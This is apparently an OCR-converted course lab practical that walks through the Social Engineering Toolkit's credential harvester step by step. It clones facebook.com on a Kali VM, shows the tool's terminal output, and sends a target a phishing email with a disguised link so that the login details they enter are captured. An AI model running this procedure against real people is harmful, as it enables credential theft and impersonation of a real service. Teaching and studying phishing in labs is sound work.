Practical No. 4

Aim: Practical on use of Social Engineering Toolkit.

Lab Environment:

To carry out this lab, you will require the following:

Kali Linux as virtual machine

Web browser with Internet connection


Administrative privileges

Implementation:

1. Log in to Kali Linux as a Virtual Machine.


2. Go to Applications > Exploitation Tools > SET Social Engineering Tool

Then you will get the Set menu, as shown in figure.




Now the list of social engineering methods will appear, as shown in figure.


3. Type '1' to choose the Social Engineering Attacks, as shown in figure



4. Type '2' to choose the Website attack vectors, as shown in figure



5. In the next screen that appears, type '3' to choose the credential harvester attack methods. as shown in figure.



```
Terminal
File  Edit  View  Search  Terminal  Help
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

6. Type '2' to choose Site Cloner, as shown in figure

```
Terminal
File  Edit  View  Search  Terminal  Help
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Then the following screen will appear, as shown in figure

Now it will prompt for IP address for the PostBack in Harvester/Tabnabbing, as shown in figure

```
  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
 SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:
```

7. Type the IP address of kali Linux of VM. here, we have used 192.xx.xx.xx as the IP address, as shown in figure

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
 SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.
```

Then it will prompt to enter the URL of the website which is required to be cloned.

8. Type www.facebook.com, as shown in figure, then the following screen will appear, as shown in figure


```
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
Python OpenSSL wasn't detected or PEM file not found, note that SSL compatibilit
y will be affected.
[*] Printing error: zipimporter() argument 1 must be string, not function

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web server can't bind to 80. Are you running Apache?
Do you want to attempt to disable Apache? [y/n]: y
[ ok ] Stopping apache2 (via systemctl): apache2.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
```

10. Launch a web browser in Kali Linux and open an email services, as shown in figure

11. Compose an email and provide the target users email id in the to textbox, as shown in figure



12. Click on the link icon

13. Type a text in the Text to display textbox.

14. Click on the radio button Web address.


15. Type the fake URL **https://facebook.com/** in the Web address text box

16. Click on OK


Now the text that you have types will appear in the email body as a link, as shown in figure

17. Click on send

Now when the target user will open his email, he will find the link, as shown in the figure



When the target user will click on the link, he/she will be presented with a replica of Facebook.com, as shown in figure



The Facebook.com page will ask the target user to enter the email and password for view the picture.

When the target user enters the credentials, the SET terminal of Kali Linux will fetch the email id and password.